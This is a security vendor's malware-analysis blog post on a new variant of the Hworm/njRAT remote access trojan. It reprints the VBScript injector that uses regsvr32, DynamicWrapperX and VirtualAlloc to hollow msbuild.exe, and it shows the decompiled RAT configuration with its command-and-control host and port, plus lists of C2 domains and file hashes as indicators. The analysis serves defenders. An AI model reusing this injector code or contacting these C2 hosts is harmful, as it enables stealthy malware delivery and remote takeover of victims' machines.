

A look at Hworm / Houdini AKA njRAT

 blog.morphisec.com/hworm-houdini-aka-njrat



- [Tweet](#)

•



Hworm/njRAT is a Remote Access Tool (RAT) that first appeared in 2013 in targeted attacks against the international energy industry, primarily in the Middle East. It was soon commoditized and is now part of a constantly evolving family of RATs that pop-up in various new formats. Today we see this attack employed on a regular basis as part of widespread spam phishing campaigns - if successful, *Hworm* gives the attacker complete control of the victim's system. Morphisec Labs recently observed a new version with a minor modification to its obfuscation technique.

Technical Description:

The attack uses the kind of fileless VBScript injector, leveraging DynamicWrapperX, that has been seen used in the wild by RATs such as **HWorm**, DarkComet, KilerRAT and others. We observed a new obfuscation level, as the distribution of this RAT is still changing and running. We will describe the injector stage and how it used to load Hworm/Houdini RAT.

Stage 1

The payload is a VBS file, which, in some cases, comes obfuscated or encoded with couple of layers.

Time	Application	Users	Machine	Operating System
11 Jan 19 2:02 PM	kimos	MTD-DOME/AxelRo	PC-207	Windows 10

Attack Name	Process hollowing attack
Type	Attack
Description	Process hollowing takes place when a process is created in a suspended state, leaving its memory unmapped and vulnerable to being replaced with malicious code. Executing the malicious code is disguised as a legitimate process allowing it to evade defense and detection mechanisms.
Severity	5
Attack Module	Process Hollowing Attack
File Path	
URL	
Parent Process Command Line	C:/Program Files (x86)/Klingelberg/KIMoS/bin/kimos.exe
Process Signature	b066f05b6f3818553dacf51ba5227d191392f977ff848fdae5d8942c8cef864
Parent Signature	b066f05b6f3818553dacf51ba5227d191392f977ff848fdae5d8942c8cef864
Command Line	C:/Program Files (x86)/Klingelberg/KIMoS/bin/kimos.exe 960

Figure 2 : Execute with 32-bit version of wscript.exe

It determines the path for the host process that **FILE_DATA** will be injected into. There are two options – ‘wscript.exe’ or ‘msbuild.exe’. In our samples, the flag that decided which path to use was hardcoded (set to True), thus, always chose msbuild.exe.




Figure 3 choose host process

DCOM_DATA is decoded and dropped to %temp% directory under the name "HOUDINI.BIN" and registered with regsvr32.exe. It creates an object instance named "DynamicWrapperX" and registers two DLL functions: "CallWindowProcW" from "User32.dll" and "VirtualAlloc" from "Kernel32.dll". It uses VirtualAlloc to allocate memory for the RunPE shellcode and **FILE_DATA** shellcode, then, invokes it using CallWindowProcW.

```

DO
SHELLOBJ.RUN "REGSVR32.EXE /I /S "& CHR(34)&DCOM_NAME& CHR(34),0,TRUE
SET DCOM = CREATEOBJECT("DYNAMICWRAPPERX")
WSCRIPT.SLEEP 1000
LOOP UNTIL ISOBJECT(DCOM)

DCOM.REGISTER "USER32.DLL", "CallWindowProcW",LCASE("I=PHULL"), LCASE("R=U")
DCOM.REGISTER "KERNEL32.DLL", "VirtualAlloc",LCASE("I=PUUU"), LCASE("R=P")

LOADER_DATA = BASE64TOHEX (LOADER_DATA)
FOR I = 0 TO UBOUND (FILE_DATA) -1 STEP 1
    FILE_DATA(I) = BASE64TOHEX (FILE_DATA(I))
NEXT

LOADER_PTR = DCOM.VIRTUALALLOC (0,LEN(LOADER_DATA)/2,4096,64)
FOR I = 1 TO LEN (LOADER_DATA) STEP 2
    CHAR = ASC(CHR("&H"&MID (LOADER_DATA,I,2)))
    DCOM.NUMPUT EVAL (CHAR),LOADER_PTR,(I-1)/2
NEXT

COUNT = 0
PE_PTR = DCOM.VIRTUALALLOC (0,FILE_SIZE+1,4096,64)
FOR I = 0 TO UBOUND (FILE_DATA) -1 STEP 1
    FOR X = 1 TO LEN (FILE_DATA(I)) STEP 2
        CHAR = ASC(CHR("&H"&MID (FILE_DATA(I),X,2)))
        DCOM.NUMPUT EVAL (CHAR),PE_PTR,COUNT
        COUNT = COUNT + 1
    NEXT
NEXT
DCOM.CALLWINDOWPROCW LOADER_PTR,PE_PTR,DCOM.STRPTR (HOST_FILE),DCOM.STRPTR (COMMAND_LINE),0

```

Figure 4 invoke injection procedure

Stage 2

The second stage is basically **FILE_DATA** which is injected to 'msbuild.exe' using **LOADER_DATA** (RunPE). **FILE_DATA** is base64 encoded – trying to decode and look at it does not yield information, as there is another layer of encoding.

Address	Hex	ASCII
063F0000	8E FE 2F 85 CC 12 FD 56 7A 48 E2 3F 5D AD AF 1E	..p/.i.yvzHã?].-
063F0010	0D 06 DE B0 EF 8F 97 68 0A 29 C8 C9 9F 58 EA 23	..p*.i..h.)EE.[e#
063F0020	C6 07 43 4E D1 34 8F 83 BA 7C F1 83 52 A3 58 A6	4.CNN4..º h.RÉX!
063F0030	69 65 FC 38 A7 3F D3 39 C1 E0 E4 8D 31 8F 95 DA	TeU8S?09Aaa.1..Ü
063F0040	B4 82 2A 21 A4 CB 31 43 7F C9 CA 99 CA 57 17 F8	.*!#E!C.EE.EW.ø
063F0050	33 03 E6 57 A5 05 6C 4E 7B A1 93 44 19 46 28 73	3.æw*.1N{i.D.F(S
063F0060	C1 A2 D8 24 F8 D8 B1 28 68 D8 28 62 B6 D3 B3 F7	Ac0500++k0(b)0*+
063F0070	21 BB 1F E6 33 F0 C5 35 34 D8 97 53 E3 D7 4F 2F	!».æ30A540.SæxO/
063F0080	D1 1C 8A 96 D0 DB B2 EA C7 58 4F 38 E3 8F 03 4E	N...DÜ=éc[08â..N
063F0090	AB 12 D7 4A 8F 25 B0 14 B6 8D 1F 69 56 8A 51 A2	«.x].%*.ñ..iV.Qc
063F00A0	A4 38 7B F5 07 DF 28 A6 97 B9 21 80 2A 07 2E 66	#8{0.B(!.!.*.f
063F00B0	FA 7B 9E 53 F5 78 65 10 9E A5 58 DF 06 24 D6 18	ú{.S0xe..æxB.\$0.
063F00C0	B6 22 AA 22 DC 6E BC 3C 81 44 68 81 05 87 12 80	ñ"â"Unk<.Dk....
063F00D0	0E 23 85 49 B7 87 28 BF 51 BF EC AF 25 60 7F 3F	.#.I..(¿Q¿i%?.
063F00E0	08 35 6A CB 6F 3A DE 7B 4F 4C 1D 23 CC 3D A0 EB	.5jEo:p[OL.#I=è
063F00F0	33 3A 40 A9 D1 98 90 DA 52 27 6C 44 72 15 51 F8	3:@N..UR'ldr.Qø
063F0100	38 93 AE E6 3E 32 FB 15 12 26 88 68 12 05 9E 08	;.eæ>2Ü..&.h...
063F0110	33 CB 24 26 DC 11 F2 A1 F6 92 16 2C 94 2C 25 8E	3E\$&Ü.ðio...%.
063F0120	39 DC 8C FC C4 65 44 6C 87 73 D5 56 82 A9 DA D1	9U.IAèD1.s0V.@UN
063F0130	58 A3 3A FD 96 CA D1 35 D0 D9 27 6F B9 B5 67 47	Xè:y.ÈNS0Ü'o'µg

Figure 5 FILE_DATA base64 decoded

LOADER_DATA (RunPE shellcode) is responsible for the second decoding routine.

Address	Hex	ASCII
063F0000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....vV.
063F0010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
063F0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
063F0030	00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 0080.....
063F0040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..º..i! .LI!Tf
063F0050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program cannot
063F0060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
063F0070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$......
063F0080	50 45 00 00 4C 01 03 00 66 26 B1 5C 00 00 00 00	PE..L...f&+...
063F0090	00 00 00 00 E0 00 02 01 08 01 08 00 00 56 00 00a.....V..
063F00A0	00 06 00 00 00 00 00 00 9E 74 00 00 00 20 00 00t.....
063F00B0	00 80 00 00 00 00 40 00 00 20 00 00 00 02 00 00@.....
063F00C0	04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00
063F00D0	00 C0 00 00 00 02 00 00 00 00 00 00 02 00 40 85	.A.....@.
063F00E0	00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00
063F00F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
063F0100	48 74 00 00 53 00 00 00 80 00 00 40 02 00 00 00	Ht..S.....@..
063F0110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
063F0120	00 A0 00 00 0C 00 00 00 00 00 00 00 00 00 00 00
063F0130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Figure 6 After LOADER_DATA decoding

Eventually, we see **FILE_DATA** is a portable executable, written in Dot Net. Looking at the decompiled source code we can see Hworm (njRAT) configuration.

```
// Token: 0x04000001 RID: 1
public static string VN = "SGFjS2Vk";

// Token: 0x04000002 RID: 2
public static string VR = "Hallaj PRO Rat [Fixed]";

// Token: 0x04000003 RID: 3
public static object MT = null;

// Token: 0x04000004 RID: 4
public static string EXE = "svchost.exe";

// Token: 0x04000005 RID: 5
public static string DR = "AppData";

// Token: 0x04000006 RID: 6
public static string RG = "183d24d29354086f9c19c24368929a8c";

// Token: 0x04000007 RID: 7
public static string H = "chroms.linkpc.net";

// Token: 0x04000008 RID: 8
public static string P = "11";

// Token: 0x04000009 RID: 9
public static string Y = "boolLove";
```

Figure 7

- "svchost.exe" - Trojan exe.
- "AppData" - Installation path.
- "183d24d29354086f9c19c24368929a8c" - Mutex name.
- "chroms.linkpc.net" - C2 address.
- "11" - Port.
- "boolLove" - Socket key.

Conclusion

Morphisec protects against Hworm and similar attacks. By applying Moving target defense technology, we deterministically prevent this attack without relation to signatures / patterns or obfuscation techniques.

Artifacts


Domain C2s:

- chroms[.]linkpc.net
- salh[.]linkpc.net
- finix5[.]hopto.org
- finixalg11[.]ddns.net

VBScripts:

- b936e702d77f9ca588f37e5683fd54b4460f9
- 329bb19737387d050663cce2361799f2885960b2
- a5e1c1c72a47f400b3eb69c24c5d2c06cc2e4e0f
- 27cf0b9748936212390c685c88fa4cf1233ca521
- d5f352cba7be33b0993d5a59ff296fbd4b594a6e
- 82eb7aeedc670405de56ea1fef984fe8294efcfd

- d91f060037aaa59a0ad4622c9f3bc5e86e4eb4cd

A dark red banner with a subtle pattern of overlapping circles. The text is white and centered. A black button with white text is positioned in the lower center.

Are you Protected from Fileless Attacks?
Talk to our cybersecurity experts to learn if your business is exposed to fileless threats and how Morphisec can help.

GET A DEMO

[Contact Sales](#)[Inquire via Azure](#)